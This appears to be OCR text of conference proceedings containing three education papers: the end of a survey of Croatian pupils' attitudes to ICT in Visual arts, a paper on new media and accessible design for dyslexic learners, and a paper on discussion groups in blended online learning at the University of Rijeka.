17. To which extent would you utilize hardware and software in knowledge checks?

MEAN	DEVIATION
3,19	1,48

Lowest mean and highest deviation values (from fifteenth to eightieth question), show that pupils do not seem to like the idea of computerized knowledge checks. They may also indicate that pupils still prefer human examiner in knowledge checks with whom they can closely interact.

18. To which extent would you utilize hardware and software in competitions (inside the class)?

MEAN	ST. DEV.
3,26	1,32

According to mean and deviation values it seems that pupils are mostly interested in these activities, but their answers are quite diverse. It is probably due to the fact that in Visual arts there are no other but artistic competitions and ICT-related ones would be very unusual.

19. Introduction of hardware and software in classes would be most beneficial for my work in school.

MEAN	DEVIATION
3,49	1,54

Once again pretty high mean and deviation values indicate that pupils, in general, like the idea in question, but their answers are diverse and therefore not unified.

20. Introduction of hardware and software in classes would be most beneficial for my work at home.

MEAN	DEVIATION
3,74	1,50

Almost the same deviation value (although slightly lower) coupled with higher mean indicate that pupils would rather use hardware and software at home. That is, in fact, reasonable thinking, at least in start when pupils will not know what exactly will be expected from them.

21. Exchange of electronic materials created by teachers should be encouraged.

MEAN	DEVIATION
3,43	1,43

Pupils are actually less enthusiastic in this than regard than author anticipated. However, relatively higher value of deviation indicates that not all pupils agree on this matter.

22. Exchange of electronic materials created by pupils should be encouraged.

MEAN	DEVIATION
3,79	1,45

It is interesting to see that pupils are more willing to exchange electronic materials created by their peers than the ones crated by the teachers. It is mainly because they are probably not aware of numerous negative effects that badly made materials prepared by their colleagues can have on pupils' learning process.

23. Exchange of electronic materials between teachers and pupils should be encouraged.

MEAN	DEVIATION
3,87	1,26

Surprisingly enough, in comparison with previous two questions, mean value is the highest and value of deviation is the lowest. This is great because in modern primary education systems teachers and pupils should exchange information. In this regard, the exchange of electronic materials is the excellent way to encourage and support positive changes in Croatian primary schools.

24. How satisfied you are with the largest computer classroom in your school?

MEAN	DEVIATION
3,04	1,33

Such low value of mean was somewhat expected on this question. New generations that were born in the years since computers became very fast, often lack patience and understanding with older and slower computers that still perform well, but are not lightning-fast like the newest ones. Rather high deviation also proves that not all pupils share this same opinion and the reasons can be both subjective (e.g. slower computers than pupil uses at home) and objective (e.g. some primary schools have better computer classrooms than the others).

25. To which extent is the largest computer classroom in your school available to you?

MEAN	DEVIATION
2,85	1,42

This value of mean is once again the perfect reflection of non-comparable situation in different Croatian primary schools. In general, computer classrooms are rare and often they are not available for pupils whenever they want to. However, higher then average value of deviation indicates that there both better and worse scenarios what usually differs from school to school.

26. Estimate the support by Informatics teachers from your school in introducing hardware and software in classes.

MEAN	DEVIATION
3,28	1,42

Barely average mean value coupled with rather high deviation indicates that situation in this regard is not perfect, but at the same time pupils' opinions are quite differentiated. In perfect situation, mean should be higher and deviation should be lower as Informatics teachers should be the ones who will support, encourage and supervise pupils to use ICT-related knowledge in other subjects.

27. Which operating system(s) is/are installed on computers in your school?

Out of 53 pupils, 29 (54,72%) pupils stated Windows, while 8 pupils (15,09%) stated both Windows and Linux. This is pretty much expected, but even this small percentage of Linux can mean a lot in future development of situation.

28. Which hardware has your teacher previously utilized in classes?

On this question 5 pupils (9,43%) wrote (laptop) computer + projector, while 1 pupil (1,89%) wrote (laptop) computer + projector + microphone. Summarily, these can be called: basic hardware for presentations.

29. Which software has your teacher previously utilized in classes?

Pupils answered this question as follows: 4 pupils (7,55%) wrote PowerPoint. 4 pupils (7,55%) wrote Office or various combinations of software present within Office and 2 pupils (3,77%) wrote Internet Explorer. Sadly, no other software was mentioned or recognized by the pupils.

30. What are the most common problems that your teacher has experienced while utilizing hardware and software in classes?

In this regard 2 pupils (3,77%) complained on viruses and the same number of pupils i.e. 2 (3,77%) complained that they could not open/load something that they needed to. Interestingly, 10 pupils (18,87%) complained on blocking and automatic shut down of computers in computer classrooms. These are not serious problems for professional ICT staff [3], but they are definitely something that pupils should not cope and deal with, especially not during their classes.

31. It is necessary to pay for all legally obtained software.

MEAN	DEVIATION
3,30	1,50

This is rather tricky question by using which author wanted to get initial feedback information on pupils' opinion in this regard. Slightly higher than average mean coupled with significantly high deviation show that pupils, in general, think that it is necessary to pay for all legally obtained software, but there are also some very opposing views despite the size of survey sample. This indicates that pupils would benefit from some kind of guidance and support regarding this matter.

32. There is some quality, but free software.

MEAN	DEVIATION
3,02	1,23

Pupils were probably never introduced with the benefits that free software can bring in their educational environment. The same guidance and support that was mentioned in the previous explanation should also include this topic because surprisingly low mean, coupled with not so high deviation indicates that pupils could learn a lot on this matter and the excellent place to start is the primary school.

33. I am interested in the possibility of education on advantages and possibilities of using hardware and software in classes.

MEAN	DEVIATION
3,64	1,53

By observing only mean value, one could be very satisfied with pupils' reaction and appreciation of this proposal. However, significantly high value of deviation also proves that there are definitely some pupils who are little or not at all interested in such opportunity. Nevertheless, the importance of such education is outstanding for Croatian primary schools that must acknowledge the fact that the level of education that they provide must also evolve in due time.

34. Asses your own readiness for participation further research on introduction of using hardware and software in classes.

MEAN	DEVIATION
3,42	1,54

Even lower mean coupled with almost the same, surprisingly high, deviation indicate that pupils are definitely not aware of their importance in their educational settings. Pupils, especially bright and able ones, should become a source of invaluable feedback information for both their teachers and school in general. In this instance, the same stands for further research in which their opinions, conclusions and observations can be seen as their participation in proposed research whose results should be used to improve the overall teaching and learning process in Croatian primary schools.

III. CONCLUSION

While previous two papers for MIPRO in 2010 and 2011 addressed hardware and software as well as teachers, in this paper a pupil is the central topic. Actually, not one pupil, but a total of 53 pupils from 4 Croatian primary schools and their attitudes towards the Introduction of ICT in Visual arts education.

In order to gather their objective opinions regarding this matter, pupils' opinions and observations were

gathered by using the survey forms with 34 questions overall. From a total of 34 questions, 30 were prepared in a form of numerical Likert scale while 4 of them were open type ones. Questions covered a wide scope of issues and accordingly pupils could state their opinions very precisely and matter-of-factly.

All pupils' survey forms were collected, entered into spreadsheet software and analyzed. Due to the limitation regarding number of pages only mean and standard deviation were taken and considered as statistical measures in this analysis. Since explanations and elaborations of all survey questions are included in second part of this paper, none of them will be repeated here. Rather, there are some general remarks that can be drawn form the analysis of this survey as a whole:

- Pupils are interested for introduction of hardware and software in subject Visual Arts
- Pupils' knowledge of hardware and software is good where their age is taken into account
- Utilization of hardware and software in various parts of teaching and learning process is something that pupils support
- Exchange of electronic materials, despite who creates them, is something that pupils are looking forward to
- Support from Informatics teachers and availability of computer classrooms is something that pupils are not very satisfied with
- When it comes to advantages of using free software, pupils evidently lack full understanding
- Pupils are mostly interested in education and participation in research regarding the utilization of hardware and software in their classes

Interestingly enough, value of standard deviation was 1,18 and above for all questions, what means that pupils are somewhat differentiated in their views and that there are evident differences in perception of certain novelties that survey brought and proposed.

Finally, this survey was extramurally valuable in terms of collecting, systematizing and analyzing pupils' attitudes towards ICT in Visual arts education in Croatian primary schools. Even though the current state is far from perfect and there is lot of room for improvements, it is encouraging that pupils, in general, are genuinely interested in possible changes and reforms. That is exactly why it is important to recognize their importance in the complete system along with the fact that the future course of development must be primarily pupil-centered.

New Media as a Factor of Learning Efficiency in Dyslexic Persons

MSc Zita Buzasi
Faculty of Management, Sremski Karlovci, Serbia
zizy84@yahoo.com

Abstract- The purpose of this paper is to emphasize the importance of adapting the design of new media for the education of persons with dyslexia. Through examples of visual communication the author wants to make a contribution in recognition of the applicability of image and visual thinking. Pictures are important for the communication of information in the form of visual arguments and go beyond an illustrative role. Research shows that new media can greatly contribute to inclusion andintegration of people with various disabilities. Combining text, audio and visual stimuli results in significant advances.

I. INTRODUCTION

According to scientific estimates, 5-12 percent of European Citizens are battling with Dyslexia. Unfortunately, the world we are living in is mostly non-'dys' friendly. Many of us do not even know about what is hiding behind the word of dyslexia. So, what exactly is dyslexia? The definition is given by the European Dyslexia Association (EDA) [4] *Dyslexia is the most widespread specific learning difference, making the acquiring and using of reading, spelling and writing skills and other communication-related cultural abilities difficult (commonly known as 'DYS-differences').*

Dyslexia is frequently inherited, but parents in many cases are not aware of it. Dyslexic learners may also have weaknesses in short-term memory, sequencing and information processing.

Many dyslexic students are not diagnosed and are mistreated, often judged and labeled as incompetent. Dyslexia affects every aspect of a student's life. It can lead to anxiety, insecurity, lack of friends, etc.

What you should know about dyslexia:

- It is NOT the consequence of low intellectual ability.
- It is not a disease.
- It does not depend on race or social background.
- Most individuals with dyslexia are good and creative in other areas. They learn to implement other skills such as **observing** pictures, photos..., **listening**, **memorizing, problem solving, debating, art, intuitive problem solving** ...

II. MANIFESTATION OF DYSLEXIA

Some of the most common symptoms of dyslexia according to Dyslexia Consultants are: [8]

- Number and letter reversals, in which the person writes the numbers backward.
- Copying from one place to the next (such as a board to a piece of paper) is difficult.
- Written work is disorganized.
- The child may struggle to remember content even though it may be a favorite story.
- Spatial relationship problems may occur and may be seen on the playground.
- Uncoordinated.
- Difficulty understanding left and right or confusion between the two.

It can also affect: concentration, short term memory, maths, analytic thinking, coordination, social skills (making friends), communication skills, paying attention for long periods of time, immediate visual to verbal responding, forgetfulness in everyday life...

Some dyslexic individuals show a tendency to have difficulties also in learning of mathematics. The Department for Education and Skills (UK, booklet, 2001) gave the following definition of dyscalculia:

"*Dyscalculia is a condition that affects the ability to acquire mathematical skills.*" Joffe's (1981) study suggests that approximately 60% of dyslexics show signs of some kind of difficulty with mathematics. Of the rest 40%, 11% excel in math and 29% do as well as other nondyslexics, who have no learning disabilities.

Miles E. (1992) implies that: "Dyslexic children need to learn initially by operating with materials, only later should they be introduced to symbols".

III. WEBSITES

Grey (1999) identified four ways in which the internet can be used as an educational tool:

- search and receive
- publish and provide
- talk to and reply
- collaborate and learn

The Disability Rights Commission commissioned research into the accessibility of websites, and found the following key problems affecting people with the specific learning difficulty of dyslexia:

- Unclear and confusing layout of pages.
- Confusing and disorienting navigation mechanisms.
- Inappropriate use of colors and poor contrast between content and background.
- Graphics and text too small.
- Complicated language or terminology.

So this leads us to the question, what does a suitable dyslexia friendly material, slide, website need to look like?

According to Inclusive new media design (INMD) people who have looked into making websites work for people with intellectual disabilities have said [9]:

- It's difficult for this group to work with text.
- Web users should be able to listen to words, as well as read them.
- Web pages should include a small amount of words.
- It should be clear and obvious where buttons will take you.
- Pictures and text should be big.
- Words should be clear and simple.

Also, it's suggested to have adjustable column widths and to avoid underlined or blinking text. Pictures should not be decorative but they should be explanative.

The web site of Dyslexia Foundation of New Zeeland is a good example of how should an adequate and 'dys' friendly web site look like. Beside finding good advice and support , the concept of their web site is very adequate. You can change the size of the text, listen to text via proReader, which is used for reading aloud the text content and highlighting the sentence which is being read in the same time.

A dyslexic student needs up to four times more time on studying than a nondyslexic student. The most frequent difficulties are written assignments and essay-based exams. [7]


According to The Higher Education Acadamy the following recommendations are:[6]

The sentences should be kept shorter, 12+ pt sans serif fonts, such as Arial. They suggest that italics are more difficult to read, so it's encouraged to use bolds, highlights or colored text instead. Ragged right edges are recommended, wider spacing. tracking and leading, not starting sentences at the end of the page... Number bullets are easier to follow...

For Web based course materials the following guidelines are recommended:

Acceptable foreground and background contrast. That means that the text should be clear. The page should not be filled with too much information...

The University of Twente proved that the font Dyslexie makes it easier to read texts and reduces the number of reading errors. Some of the changes that are made are: the bottom of each letter is heavier which ensures that the letter doesn't overturn, the openings are bigger and semi italics are used, lookalike letters like "b" and "d" are slightly modified. [13]



Some other typefaces that are recognized as dyslexia friendly are: Helvetica, Lexia Readable, Read Regular, Sylexiad...

IV. MULTIMEDIA

Using *Multy-Sensory teaching* approach helps the individual to learn through more than one of the senses. Basically it means simultaneousluse of eyes, ears, hands... Dyslexics are frequently visuals and they may understand easier when the lecture is supported with pictures, diagrams, colors, illustrations...

Niel Fleming's VAK/VARK model is one of the most common and used categorizations of learning style types. VARK stands for:

- Visual, what you see (pictures, slides, diagrams, videos).
- Auditory, what you hear.
- Reading, what you read.
- Kinesthetic (do-ers), what you touch and handle. They tend to be good at experimenting, such as in chemistry.


Teachers should involve as much as possible the use of kinesthetic in the form of touch and movement so the students' brain will get memories to hang on to (visual and auditory). In that way links are consistently made between the visual, auditory , and kinesthetic-tactile pathways.

Image 1. Visual and kinesthetic example

Using multi-sensory teaching techniques and strategies students are encouraged to use some or all of their senses to gather information about a particular task, link information, understand the logic in solving problems, relations, learn and recall information...

Margaret Byrd Rawson, a former President of The Orton Dyslexia Society said:

"Dyslexic students need a different approach to learning language from that employed in most classrooms. They need to be taught, slowly and thoroughly, the basic elements of their language -- the sounds and the letters which represent them -- and how to put these together and take them apart. They have to have lots of practice in having their writing hands, eyes, ears, and voices working together for the conscious organization and retention of their learning."



Picture 2 Multisensory Learning[3]

Multimedia offers the advantage of multimodality, for example combining two or more modes, visual and aural. Including various media, combining modalities, levels of interactivity makes learning more effective.


Specific uses of multimedia include:

- the development of writing skills
- problem solving
- understanding abstract mathematics and
- science concepts
- simulation in science and mathematics
- manipulation of data
- individualized and cooperative learning
- self-paced interaction

Using multimedia can present instructional content, direct attention to a specific problem, provide assistance in the memorization, refreshing, exercising and application of knowledge. Changing conditions of learning in modern education also changes the role of students in the process. Instead of a passive recipient of information, the student becomes active. Learning through constructive action develops logical thinking skills and problem-solving abilities. Well-designed multimedia provides the following possibilities: [1].

Exercises and repetition	Helps the student to remember facts, learn concepts and new skills. In addition to the formal methods, repetition can also be done through new mind activities, such as comparison, analogy, systematization or synthesis. Repetitions are done until the student adopts the required material.
Testing	Testing develops research and problem-solving skills while allowing the student to ask questions.
Simulation	Modeling can be used to create realistic and complex situations and view the teaching materials in different perspectives and contexts. In virtual laboratories, for example, it is possible to use devices to examine laboratory processes
Games (edutainment)	Games are customized for the needs of an educational field or teaching materials. Typically used to improve students' motivation to work. Games often have rich sophisticated scenarios that contribute to the development of logical thinking of students. Games often have the ability to evaluate results.
Dialog	Interaction and the possibility of obtaining help from others. Computers can "ask" a question and, if necessary, provide additional explanations and look for the correct answer.
Problem solving	Students enter information about their actions during solving a problem, and the computer "decides" how good those actions are and indicates errors.

Table 1.: Benefits of using multimedia in education



Picture 3. Cyber learning according to Mason (2006)[2]

Multimodal learning environments tend to have positive effects in cases when the tasks are carefully chosen and students have the opportunity to use different modes.


V. WHAT ELSE CAN HELP

Early recognition - Teachers, parents, friends should keep an eye on the signs and act on it immediately. It's crucial to notice and adjust. Teachers should never underestimate the student, their approach must be always sensitive and understanding. For example if the student is not feeling comfortable reading his/her work aloud, the teacher should read it for him/her. Dr Harry Chasty, UK psychologist and international consultant on learning abilities, suggests: “If a child doesn’t learn the way you teach, teach him/her the way s/he learns.”

Additional time on exams

Mind maps - improves the way of information recording and enhances creative problem solving.

According to the British Dyslexia Association approximately 35-40% of dyslexics have visual stress difficulty, which means that the text is "moving" or distorted in some way. *Colored overlays* or *colored tinted lenses* can be helpful in the way that letters, words will be clearer . They can be useful also with Irlen syndrome. Colored overlays are made in several sizes and colors, such as yellow, sky blue, celery green, pink, grass, magenta, jade, orange, aqua, purple and can be used on monitors as well. Every dyslexic can try to find a certain color which suits them.



VI. CONCLUSION

Every individual with dyslexia (and/or DYS-differences) has the right to access and to receive appropriate support and opportunity to achieve their full potential in education, training, employment and life.
According to the author's knowledge, in our region, dyslexia is not enough dealt with. Awareness and Understanding workshops should be organized, learning materials should be redesigned. Dyslexics are very important members of our society and they have the right be understood and be given the opportunity to succeed in their dreams. Some of very successful dyslexics are: John Irving, Whoopi Goldberg, Pablo Picasso.

Discussion groups in interactive online education

Slavomir Vukmirović
vukmirovics@gmail.com
Lucija Crljenko Perković
Dejan Kovač
Economics Faculty
University of Rijeka, Croatia

Summary

The paper considers usage and effects of discussion groups in interactive online education. Using asynchronous discussion groups in a process of learning, students evaluate their knowledge and skills in the context of teaching program. There are suggested framework of usage of discussion groups in solving problems in cooperation with other students, members of their group, and receive feedback information, regarding results of their seminar and application activities. Discussion groups are used in seminar discussion and evaluation and in solving problems within computational exercises A survey about using discussion groups in education was conducted. The results of survey shown that combination of online and direct learning, makes teaching more interesting, and motivates students to learn and research.

Key Words:
Online Learning, Online Classroom, E-Learning, Combined Learning, Blended Learning, Discussion Groups, Asynchronous Discussions, Blackboard, Forums

1. Introduction

New generation of information and communication technology based on the Internet, learning objects, and user-oriented and flexible discussion groups creates the conditions for organisational transformation of classes, thereby increasing the quality of learning process at higher levels or dimensions. New generation of ICT solutions is a catalyst for change in the paradigm of the entire learning process in all its segments or dimensions. In other words, by introducing changes in organising, and conducting classes to enchance the quality of learning, we are able to link together all essential segments of the learning process in an inventive and systematic way.

Students participating in discussion groups can evaluate their knowledge and capabilities, and learn through actual examples in cooperation with other students, members of the group. They promptly receive feedback from a professor on the results of their tasks. The new approach to a combined online and direct learning makes classes more interesting, and the students more motivated to study and explore. Well organised and systematically planned classes can motivate and make students interested in learning so much that an effort or obligation can become fun and entertaining.

The research on possibilities and ways to use discussion groups in interactive online learning has the following integral parts: 1) Presentation with a projector, 2) Learning objects that represent teaching materials, which are interrelated and displayed on the course web site, and 3) Asynchronous discussion groups. Already at the beginning of the research process significant results were revealed. Different approaches were used in the online learning concept.

In this paper we discuss functioning and effects of discussion groups in a combined online learning process. Discussion groups were used to support the preparation and presentation of seminar-papers and discussions, and resolving problems within the scope of computer practicums.

The main hypothesis of this research is that discussion groups in blended learning have a significant impact on:

1) communication between professor and student and between students (peers to peers)

2) encouragment of active participations and critical thinking in discussions

3) and sinergy of individual and group work.

2. Scope and characteristics of blended learning

New generation of information and communication technology based on the Internet, learning objects, and user-oriented and flexible discussion groups creates the conditions for organisational transformation of classes, thereby increasing the quality of learning process at higher levels or dimensions. New generation of ICT solutions is a catalyst for change in the paradigm of the entire learning process in all its segments or dimensions. In other words, by introducing changes in organising, and conducting classes to enchance the quality of learning, we are able to link together all essential segments of the learning process in an inventive and systematic way.

E-learning is a process of education (learning and teaching) that implemented using some form of information and communication technology (ICT), with the aim of improving the quality of the process and the quality of education outcomes. Types of e-learning may be sistematizied as: 1) in-class or “face to face” learning (F2F), 2) blended learning (mixed mode, hybrid) and 3) fully online learning [7]. Blended learning in educational research refers to a mixing of different learning environments. It combines traditional face-to-face classroom methods with more modern computer-mediated activities. According to its proponents, the strategy creates a more integrated approach for both instructors and learners [9].

By combining online learning, we are able to carry out educational programs partly online (using Internet), and partly in a traditional way (face-to-face).

The objective of the combined online learning is to join the best characteristics of learning in a traditional classroom together with the best elements of online learning aimed at achieving pro-active approaches to learning, and the rationalization of time spent in the classroom as well as increasing learning productivity.

The following elements are joined together in combined online learning:

1. Online educational environment and traditional face-to-face environment
2. Online methods and traditional methods of learning and teaching
3. Media for submission of teaching material

The combination of traditional and online classes allows students to use discussion groups to express and argument their opinion in order to share it and discuss with other students, thereby largely contributing to better understanding of tasks and more constructive learning.

The potential of combined online learning is in the fact that it represents a natural process of evolution from traditional learning methods towards more flexible forms of individual and team learning based on information and communication technology. Such learning method is an opportunity for integrating inovative technology offered by online learning and traditional education.

The following are the main characteristics of combined online learning [1], [8]:

- Parallel direct and online learning based on the principle of comparative advantages
- Combined learning is interrelated and complemented by online learning, which is independent of time and space
- All necessary teaching material available in one place
- Teaching material may be stored on the Internet and presented in the form of learning objects
- Enabling easy, quick, creative and effective communication between participants
- Enabling integrated utilisation and an easy passing between synchronous and asynchronous discussions during classes
- Using comparative advantages of asynchronous and synchronous discussions
- Using new generation of ICT solutions based on the Internet to support interaction on a higher level for all aspects of combined online learning
- Professor – Students, Students – Students, Professor – Teaching Material, Students - Teaching Material
- Students are pushed to take a pro-active approach and develop self-discipline

3. Discussion groups in blended learning

By participating in asynchronous discussion groups, students are able to evaluate their knowledge and capabilities in the context of a teaching program, and use concrete examples of problem solutions in cooperation with other students, members of the group. They promptly receive feedback on the results of their tasks. The new approach to a combined online and direct learning makes classes more interesting and the students more motivated to study and explore. Well organised and systematically planned classes can motivate and make students interested in learning so much that an effort or obligation can become fun and entertaining.

Discussion bord are often seen as an equalizing tool, which encourages universal participation in discussion compared to face-to-face dialogue". The discussion bord can be defined as an asynchronous tool which allows the exchange of ideas, debates and collaborative learning in online discussion groups. The options for defining discussion boards are as varied as discussion boards themselves. Basically, a discussion board can be defined as a web application where people can discuss different topics through individual (whether personal or scientific information) posts. There are specific discussion boards that are designed to join people with similar characteristics (students of a certain major or university) and similar knowledge backgrounds to discuss more technical information and even give opinions and make predictions about the state of the art and the future of the field being discussed. In this way, discussion boards become not only banks of information but generate ideas and trigger potentialities [2].

Most online discussion boards implement threading. Threading is a way of displaying messages and replies to messages in an easy to follow format so that when a participant enters, he sees an indented list of messages (Horton & Horton, 2003, cited in Gonzalez Moreno, 2011). Usually, the first message is the main message of the thread or topic and the messages indented under it are the replies or comments to the main message [6]. A thread (sometimes called a topic) is a collection of posts. A thread is defined by a title, an additional description that may summarize the intended discussion, and an opening or original post (common abbreviation OP, which can also mean original poster), which opens whatever dialogue or makes whatever announcement the poster wished. A thread can contain any number of posts, including multiple posts from the same members, even if they are one after the other [4] .

4. Advantages of Combined Online Learning (Blended Learning)

We discuss the advantages of combined online learning by bringing together the advantages of online learning and face-to-face classes. Table 1 lists the advantages of the forum given by the students, with flexibility of access being considered the greatest advantage [5]. Students found this flexibility useful for both the discussion and accessing up-to-date subject information. This is consistent with other researchers who also found indications of similar advantages in flexibility (Tiene, 2000; Barnes, 2000 cited in Ellis, 2001).

Disadvantages of the online forum listed by students were mainly to do with the lack of immediacy of response and lack of the interactive features of conversation that caused the forum discussion to be more constrained (see Table 2). Table 2 lists the disadvantages of online forum, what can be perceived as the advantages of face-to-face learning as against learning exclusively via online forums [5].

Table 1: Advantages of online over face-to-face discussion listed by students

Advantage	*No. of respons.*
It is convenient in time and place.	16
It is more equitable – especially for quieter students – more students participate.	14
Details of the discussion remain. One can backtrack and read a message.	9
Allows the more reflective thinking student to participate more.	7
The asynchronous nature allows for a more considered response.	7
The lecturer is seen as a moderator rather than a teacher.	4
It allowed for discussion with students from other class groups.	3
The lecturer becomes just one of the group in discussion.	3
More freedom and more likely to express opinions and comment on other's remarks.	3
It is possible to choose what to participate in and one can multitask.	2

Table 2: Disadvantages of online forum listed by students

Disadvantage	*No.of respons.*
It wasn't possible to read face-to-face nuances such as body language	10
Took away the features of conversation (e.g. immediacy of response, interactivity)	7
It was difficult to get an indication of depth of feeling or a person's response	4
Some students relied on others to post - only contributed in any one discussion	4
Discussion threading can become confused, allowing discussion to go off-track	3
There was a tendency not to post when in agreement	3
It is possible to opt out of the discussion, and the extended time for the discussion delays conclusions being reached or causes the topic to go off track	2

The most important advantages listed by students were the convenience in time and place, objectivity and impartiality, easier access to discussion forums, and possibility of backtracking and rereading messages. On the other hand, main advantages of the face-to-face method perceived by students to be lacking in online discussions were mainly to do with the possibility to read face-to-face nuances such as body language, and features of conversation such as immediacy of response and interactivity. Blended learning creates the conditions for an integrated realization of all listed advantages.

5. Framework for usage discussion groups to encourage critical thinking

Theme of the seminar involves researching on the business information systems. The research was conducted through questioning and interviewing successful managers and informaticians well knowing the business process and information system of a company. The research task was defined in the introductory message. Scheme 1 shows the introductory message and file attached containg the research plan. Students were given the topic for the discussion early in the course and instructions were provided to the students as to what was expected in the discussion forum. The research task were given as a guide to encourage higher level critical thinking.

In their seminar presentations and discussions, the students questioned each other via discussion groups, gave answers to the questions, compared answers, and evaluated contents of their seminar papers by way of interfacing their knowledge, cognitions and cosiderations. In resolving problems within the scope of computer practicums, teaching materials are displayed on the web site in the form of learning objects. Each learning object has excersices attached (for instance, problem of optimum project schedule may be presented in an Excel table). By participating in discussion groups, the students were able to offer solutions to a problem, while the moderator (professor) was giving feedback on the correctness of results.

Methodological framework for discussion groups to encourage critical thinking was used according to the concept presented by Garisson and Hara [3]. In the first column in the table are the stages of critical thinking. In the second column are indicators of critical thinking. In the third column, the levels of discussion correspondes with categories of critical thinking. As a framework indicators use discussion groups to encourage critical thinking used is the number of pages (content topics are copied into Word). Table 3. shows that each category (stage) corresponds to the relevant level of use of discussion groups.

Table 3. Framework for usage discussion groups to encourage critical thinking

Category	Indicators	Level	Number of messages	Number of Pages (in Word)
1. Triggering	Recognizing the problem Sense of puzzlement	Reading and studying seminars of other groups, the choice of one preffer group (seminar), asking questions	21	8
2. Exploration	Divergence within online community Divergence within single message Information exchange Suggestions for consideration Brainstorming Leaps to conclusions	Answers to questions, the first level of seminar evaluation	18	20
3. Integration	Convergence among group members Convergence within a single message Connecting ideas, synthesis Creating solutions	Merging all groups (seminars), reading and studying the answers to questions, set up new questions	22	10
4. Solution	Vicarious application to real world Testing solutions Defending solutions	Evaluation of the seminar based on proposed opinions, sugges-tions and ideas, the second level of seminar evaluation	18	20
4. Solution (Second Round)		Second Round	13	22

Source: Authors, modified by [3]

The final (highest) stage Solutions corresponds Evaluation essay based on the opinions, suggestions and ideas proposed in the discussion groups. The table shows that this phase is conducted in two rounds. In the first round, all groups gave answers that were more focused on the approval and praise of constructive previous questions of other groups. In the second round students were stimulated with bonus points for a better grade.. The second round was not required. Attention was focused on the most interested students. About 67% students responded (10 teams of 15). Replies in the second round focused on the evaluation and new solutions. Also the responses were more detailed, with more arguments.


6. Implementation of Discussion Groups in Combined Online Learning

We illustrate the implementation of discussion groups on the example of seminar-classes for students in fourth and fifth year of the Faculty of Economics of Rijeka attending the course on Information System Support for Decision Making. Introductory message is the definition of the research task. The research was conducted during the first semester of a first year undergraduate degree course. Class consisted of 50 students who were organized into 15 teams. All the students were enrolled in a computing systems degree and as such were familiar with using information technology.

The course was delivered using a blended learning environment, combining traditional face-to-face activities with web publishing, on-line review and discussion forum activities. On-line activity, which included publishing the results of a research project, evaluating the work of peers and participation in a discussion forum formed a significant part of the course. The use of the discussion forum was seen as a way to encourage participation as well as to provide a tool to promote discussion over a period of time to a topic that was a key component of the course curriculum.

